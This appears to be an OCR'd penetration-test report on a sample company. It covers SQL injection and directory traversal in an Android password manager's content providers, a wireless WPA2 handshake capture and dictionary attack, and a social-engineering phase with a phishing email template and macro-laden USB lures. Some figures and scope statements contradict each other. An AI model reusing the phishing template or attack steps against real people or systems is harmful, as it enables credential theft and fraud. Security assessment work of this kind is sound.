CRITICAL SEVERITY

-

2

HIGH SEVERITY

1. Content Providers SQL Injection
2. Content Providers Directory Traversal

1

MEDIUM

1. Content Providers Data Leakage

0

LOW

-

0

LOWEST / OPTIMIZATION

-

The internal Android mobile application developed by SampleCorp, named Sieve, serves as a password manager. This application was subjected to penetration testing. It allows employees to store their passwords on Android devices, promising secure encryption for safe use.

However, our testing discovered multiple vulnerabilities in the application's database-backed content providers. These vulnerabilities could be successfully exploited to retrieve users' plaintext usernames, email addresses, master passwords, and stored passwords.

Given the severity of these vulnerabilities, we strongly recommend pausing the use of the Sieve application until it can be re-engineered for enhanced security or replaced with a safer alternative. If the decision is made to continue using the application, immediate attention should be given to these vulnerabilities. The personal information of employees using this app needs to be secured as soon as possible.

Issue: Database-Backed Content Providers (SQL Injection)


Severity: High

Location:
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/


Description: SQLite databases are a preferred method for user data storage in the Android platform. However, given their use of SQL, these databases could potentially be vulnerable to SQL injection attacks.

Impact: Successful exploitation of this vulnerability could lead to a full disclosure of sensitive user details, including but not limited to master passwords, email addresses, application passwords, pins, and other private information.

We tested for SQL injection by manipulating the projection and selection fields that are passed to the content provider:



Android returns a very verbose error message, showing the entire query that it tried to execute. This allowed us to fully exploit the SQL Injection vulnerability to list all the tables in the database, and to query otherwise protected tables, giving us the user's master password and PIN:



Password: insecure123456789

Pin: 1234

Comment: To mitigate this risk, we advise enforcing strict permissions for all content providers. This ensures that any interaction with these providers requires the necessary permissions, thus enhancing data security.

Issue: Database-Backed Content Providers (Directory Traversal)


Severity: High

Location:
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.FileBackupProvider


Description: In the Android ecosystem, a content provider can grant access to the device's underlying file system, effectively allowing apps to share files that would otherwise be restricted by the Android sandbox.

Impact: Exploitation of this vulnerability could lead to a full exposure of sensitive user data, including the user's master password, email addresses, application passwords, pins, and other confidential details.


Since we can reasonably assume that FileBackupProvider is a file system-backed content provider and that the path component represents the location of the file we want to open, we can easily guess the content URIs for this and use a drozer module to read the files:



Reading the /etc/hosts file is not a big problem (it is world readable anyway) but another drozer module allowed us to find additional content URIs that most contain more sensitive information, such as content://com.mwr.example.sieve.FileBackupProvider/data, as soon below:



We were able to copy the application's database from the device to the locale machine, where it can be browsed with sqlite to extract not only the user's encrypted passwords, but also their master password:



Comment: To mitigate this risk, we recommend disabling the content provider's access to the device's underlying file system. This action will further secure the sensitive data stored on the device.

Issue: Database-Backed Content Providers (Data Leakage)


Severity: Medium

Location:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/


Description: Android applications often inadvertently expose hints about their content URIs. In our investigation, we compiled a list of such accessible content URIs, many of which contained sensitive user information. We discovered that these URIs could be accessed without any authentication.

Impact: This vulnerability allows potential attackers to sidestep the application's security measures and retrieve sensitive user information directly from the app.


Initial scans confirmed that many of the application's content providers do not require any particular permission to interact with them, except for the /Keys path in the DBContentProvider:



drozer provides a scanner module that brings together various ways to guess paths and divine a list of accessible content URIs:



This allows use to use other drozer modules to retrieve information from those content URIs, or even modify the data in the database:



Ultimately, we were able to defeat the app's security and retrieve a list of information from the app:

service: facebook.com

username: bob1

password: 0yuu0Gk4IeFaU53qXk0E6NETMl2uafcw (Base64-encoded)

email: bob1@gmail.com

The user's password is still Base64 encoded however, but decryption of the password is an easy task.

Comment: It is strongly advised to ensure that all content providers demand strict permissions for interaction. This measure will significantly enhance the security of user data stored within the app.

WIRELESS NETWORK CONNECTION

The following Wireless Network SSIDs were within the scope of this engagement:

- **SCcast**
- **SampleCorp**
- **SCGuest**

Testing for this phase of the engagement was performed using industry-standard penetration testing tools and frameworks.

A penetration testing appliance utilizing a reverse VPN tunnel was connected to the customer environment and used as a remote platform for wireless testing.

Reconnaissance:
The remote penetration testing unit was positioned inside the SampleCorp network. The review of the wireless network commenced with a comprehensive exploration of the 2.4GHz wireless frequencies, leading to the discovery of several bustling networks. We identified five SSIDs that are likely owned by the client and supported by their wireless equipment across 2.4GHz center channels 1, 6, and 11; these are Sccast, SampleCorp, SCGuest, and two unnamed networks. Owing to the sequential BSSID numbering (00:3A:7D:D1:34:60 to 64) on various SSIDs, we could confidently enumerate the overall wireless attack surface of the wireless network, as shown below:

```
00:3A:7D:D1:34:60  -50  57      749        2    0   1  54e. WPA2 COMP   PSK  CCast
00:3A:7D:D1:34:64  -51  13      720        0    0   1  54e. WPA2 COMP   PSK  <length:  1>
00:3A:7D:D1:34:63  -50  26      670       37    0   1  54e. OPN              NVGuest
00:3A:7D:D1:34:62  -50  26      709      932    8   1  54e. WPA2 COMP   MGT  NVPS
00:3A:7D:D1:34:61  -50  12      695        0    0   1  54e. WPA2 COMP   PSK  <length:  1>
```

The networks appearing as '<length: 1>' are unnamed SSIDs. Though these hidden SSIDs may not be detected in a wireless scan using a standard laptop or mobile device, they do not provide any substantial level of security. On a hidden network, the SSID is not broadcasted out, but a client connecting to the network will specifically probe for the hidden network before the access point responds. At this juncture, any potential attacker monitoring the open wireless spectrum can discern the SSID in use.

Sccast is a network protected by a WPA2 password. We also found two hidden networks protected via WPA2. All these three networks employ the industry-standard WPA2/AES.

Scguest is an unrestricted public network.

SampleCorp is a network protected with Enterprise WPA2, employing a backend RADIUS authentication system, which is standard in corporate settings. None of the networks found within the scope had WPS or other vulnerable extensions enabled. The network equipment was found to be supplied by Cisco via the manufacturer part of the BSSIDs transmitted by the access points (00:3A:7D, 00:42:68).

Penetration Testing:

1. **Hidden SSIDs**

During the audit, we were unable to detect any clients connecting to the concealed SSIDs, hence revealing them was impossible. Had any client established a connection to a concealed network, the SSID would have been exposed.

2. **Sccast**

Sccast operates as a WPA2-PSK/CCMP network. It leverages the industry-standard AES encryption protocol and a pre-shared key to grant network access. By monitoring the network and forcibly disconnecting a current client, we managed to secure a WPA2 handshake. Although capturing the handshake does not immediately grant network access, it's a prerequisite step before launching a brute force attack.

BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:3A:7D:D1:34:60	-45	17504	51	0	1	54e.	WPA2	COMP	PSK	CCast
00:3A:7D:E8:07:A0	-58	14593	58	0	6	54e.	WPA2	COMP	PSK	CCast
00:3A:7D:0D:D5:40	-68	16133	63	0	11	54e.	WPA2	COMP	PSK	CCast
00:42:68:B9:E9:20	-69	17048	63	0	11	54e.	WPA2	COMP	PSK	CCast
00:3A:7D:F2:34:60	-83	9995	9409	0	1	54e.	WPA2	COMP	PSK	CCast
C0:25:5C:A3:18:80	-87	396	52	0	1	54e.	WPA2	COMP	PSK	CCast

3. Sample Project

We executed an intercept and attack against Sample Project akin to the strategy employed on Sccast. However, a major distinction between the two is that SampleCorp employs an Enterprise/RADIUS backend, while Sccast does not.

Post capturing the authentication handshake, we scrutinized it using Wireshark' to extract the enterprise parameters. These parameters were then fed to the asleap' tool and tested against a dictionary comprising over 300 000 common passwords. This assault was not successful.

4. SCguest

SCguest is an open wireless network.

BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:3A:7D:D1:34:63	-48	21	0	0	1	54e.	OPN			NVGuest
00:3A:7D:E8:07:A3	-57	15	0	0	6	54e.	OPN			NVGuest
00:3A:7D:0D:D5:43	-69	19	0	0	11	54e.	OPN			NVGuest
00:42:68:B9:E9:23	-69	18	0	0	11	54e.	OPN			NVGuest
00:3A:7D:F2:34:63	-80	15	0	0	1	54e.	OPN			NVGuest
00:3A:7D:E8:5C:03	-86	8	0	0	6	54e.	OPN			NVGuest

We managed to establish a connection and request network details via DHCP. 192.0.2.1 (0:3a:7d:d1:34:60) assigned us an IP address of 192.168.30.250, with several options set:

```
OPTION:  53 (  1) DHCP message type         5 (DHCPACK)
OPTION:  54 (  4) Server identifier         192.0.2.1
OPTION:  51 (  4) IP address leasetime      43200 (12h)
OPTION:   3 (  4) Routers                   192.168.30.1
OPTION:   6 ( 12) DNS server                4.2.2.2,4.2.2.3,4.2.2.4
OPTION:   1 (  4) Subnet mask               255.255.255.0
```

Upon gaining access to the network, we were either sequestered from other clients, or there were no other clients present. This was confirmed through extensive ping and ARP scanning of the /24 guest range.

It's important to note that traffic relayed via an open wireless network is wholly insecure and susceptible to interception and modification.

Given the Cisco architecture, we conducted a scan for CDP traffic, which could have revealed more information about the network. However, CDP was not detected across the public guest network, and VLAN hopping was unsuccessful.

SOCIAL ENGINEERING

SampleCorp commissioned us to conduct a social engineering assessment. The objective of this evaluation was to assess the employees' reactions and responses to different social engineering strategies.

The following scope was mutually agreed upon:

1. Spear Phishing Emails that solicit a response with specific information
2. Spear Phishing Emails that encourage the recipient to click a link
3. Voice Phishing (vishing) Calls

The customer supplied a list of names and emails for the individuals to be targeted during the Social Engineering Testing:

Role	Work Phone
Network Admin	555-555-1234
C.O.O	555-555-1235
C.T.O	555-555-1236
Investor Relations	555-555-1237
HR Manager	555-555-1238
I.T. Director	555-555-1239
Operations	555-555-1331
Sales Manager	555-555-1332
Legal	555-555-1333
Director of Digital Strategy	555-555-1334
C.E.O	555-555-1335
C.I.S.O	555-555-1336
General Council	555-555-1337
Marketing Intern	555-555-1338
Compliance Officer	555-555-1339

CLASSIFICATION OF RESULTS

Vulnerabilities Found	Yes
Email Exposure	No
Spear Phishing	No
Voice Phishing	No
Malicious USB Payloads	Yes
Sensitive Data Exfiltrated	No

OVERALL RISK:
LOW

Saulidity managed to retrieve two corporate email addresses using Open Source Intelligence (OSINT) methods, including the CEO's email of the client. Furthermore, the spear-phishing initiative resulted in a 35.7% failure rate, as employees were seemingly willing to reply to unverified email addresses with confidential information.

Only two email addresses were identified through open source techniques. The emails discovered were:

- contact@sampleproject.com
- rocky@sampleproject.com

The contact@sampleproject.com email is displayed on the client's website at:

- https://sampleproject.com/contact/

Similarly, rock@sampleproject.com is listed on the client's site at:

- https://sampleproject.com/meet-our-leaders/

Given the relatively limited size of the company, just two email addresses are publicly accessible. However, it's noteworthy that one of these addresses belongs to the CEO of the company. This makes it easy for a social engineer to imitate emails coming from this account, which would be highly persuasive to most employees receiving and viewing such messages. After all, no one wants to disregard communication from their boss!


Moreover, the use of just the first name in an email address may provide additional insights to a social engineer, leading to the assumption that the company uses a standard email format of firstName@companyname.com for all other staff members.

Spearh Fishing Report

The following 15 users received targeted email phishing attempt:

1. samsample@sampleproject.com
2. stephaniesample@sampleproject.com
3. clintsample@sampleproject.com
4. amandasample@sampleproject.com
5. alexsample@sampleproject.com
6. jacksample@sampleproject.com
7. jamesamples@sampleproject.com
8. richardsample@sampleproject.com
9. billsample@sampleproject.com
10. adamsample@sampleproject.com
11. rocksampley@sampleproject.com
12. robertsample@sampleproject.com
13. archiesample@sampleproject.com
14. joshsample@sampleproject.com
15. jefferson@sampleproject.com

In this spear-phishing exercise, we set up a Gmail account and pretended to be a Senior Administrative Coordinator.



Staff Records File

Hello,

I'm in the process of revising our staff records, and I'd like to verify your date of birth and residential address to ensure they're up-to-date.

Would you mind providing these details at your earliest convenience?

Best wishes,
Amanda Rodriguez
Senior Administrative Coordinator
514-918-3949
Amanda@sampleproject.com

Out of 15 dispatched emails, 1 Email was returned undelivered. Of the remaining 14 Phishing emails, 5 users responded with the requested data. This translates to a failure rate of 35.7%.

Malicious USB Payloads

We crafted two distinct payloads (one in an Excel format and the other in Word, both with integrated Macros). These files are compatible with both MS and Apple Mac OS platforms. We provided these payloads to our client and advised distributing 10 USB drives throughout the office: half loaded with the Excel file and the other half with the Word document.

The Word document was labeled "Netflix Discount Codes", while the Excel one was titled "Executive Management Payroll 2023". To enhance engagement, we recommended attaching labels to the USB drives matching the file names, hoping to entice users to plug them into their computers.

However, none of the USBs were accessed. Users neither opened the provided documents nor activated the Macros upon accessing the files.

Download File	Opens	Macro Enabled
Word.docx	0	0
Word With Macro.doc	0	0
Powerpoint.pptx	0	0
Powerpoint With Macro.pps	0	0
Excel.xlsx	0	0
Excel With Macro.xls	0	0
PDF.pdf	0	0

Click on any of the above document types above to download content to be placed on one or more USB drives. Once the files have been renamed and placed onto USB drives the Campaign must be started to record activity.

File Type	Opened	Macro Enabled	IP Address	IP Location	Username	Display Name	Computer Name
No data available in table							

Username, Display Name, and Computer Name information are only available if the macro was enabled.

LIMITATIONS & RISK SCORING

1. Potential security threats that could disrupt the [CLIENT] environment were not exhaustively investigated.

- Security threats with the potential to negatively impact standard system functions, such as Denial of Service (DoS) or buffer overflow attempts, were not fully explored during this assessment.

2. The timeframe for technical testing activities was restricted.

- Although Saulidity's approach included both automated and manual testing to identify and attempt exploitation of the most prevalent security issues, testing was confined to a limited duration. Over a longer period or through other techniques like social engineering, malicious actors might discover and exploit additional security vulnerabilities.

3. Social Engineering

- Attacks employing social engineering were not considered in the scope of this assessment.

4. Client-Side Attacks

- Attacks directed at the client side were not included in the scope of this assessment.

Saulidity calculates a comprehensive Risk Rating Score based on the second version of the Common Vulnerability Scoring System (CVSS), evaluating it against six distinct criteria.

The comprehensive Risk Rating score for each vulnerability is calculated as follows:

AV	**Access Vector**	This metric reflects how the vulnerability is exploited. The more remote an attacker can be to attack a host, the greater the vulnerability score.
AC	**Access Complexity**	This metric measures the complexity of the attack required to exploit the vulnerability once an attacker has gained access to the target system.
Au	**Authentication**	This metric measures the number of times an attacker must authenticate to a target in order to exploit a vulnerability. This metric does not gauge the strength or complexity of the authentication process, only that an attacker is required to provide credentials before an exploit may occur.
C	**Confidentiality Impact**	This metric measures the impact on confidentiality of a successfully exploited vulnerability. Confidentiality refers to limiting information access and disclosure to only authorized users, as well as preventing access by, or disclosure to, unauthorized ones.
I	**Integrity Impact**	This metric measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and guaranteed veracity of information.
A	**Availability Impact**	This metric measures the impact to availability of a successfully exploited vulnerability. Availability refers to the accessibility of information resources.

Each exploitable vulnerability finding is assigned a Risk Rating Score, which is then converted into a **CRITICAL**, **HIGH**, **MEDIUM**, **LOW OR LOWEST** Risk Rating for streamlined reporting, analysis, and planning of remediation efforts.

SEVERITY	DESCRIPTION
Critical	Critical severity issues that can be manipulated without needing any additional steps and may result in a complete system compromise.
High	Scored between 7-10 on the Risk Rating scale. These are grave issues that can be exploited effortlessly, thereby causing an immediate effect on the environment.
Medium	Scored between 0-3.9 on the Risk Rating scale. These security issues pose limited or negligible impact on the environment.
Low	These vulnerabilities pose substantially less risk and are primarily informative. Remediating these issues can help enhance security.
Lowest / Optimization	These vulnerabilities pose substantially less risk and are primarily informative. Remediating these issues can help enhance security.

SAULIDITY

Smart Contract Audit

saulidity.com
Saulidity
@Saulidity